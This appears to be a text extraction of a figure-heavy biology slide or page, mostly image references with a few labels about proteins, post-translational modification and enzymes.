







Protein











post-translational
modification


Many proteins are *enzymes*

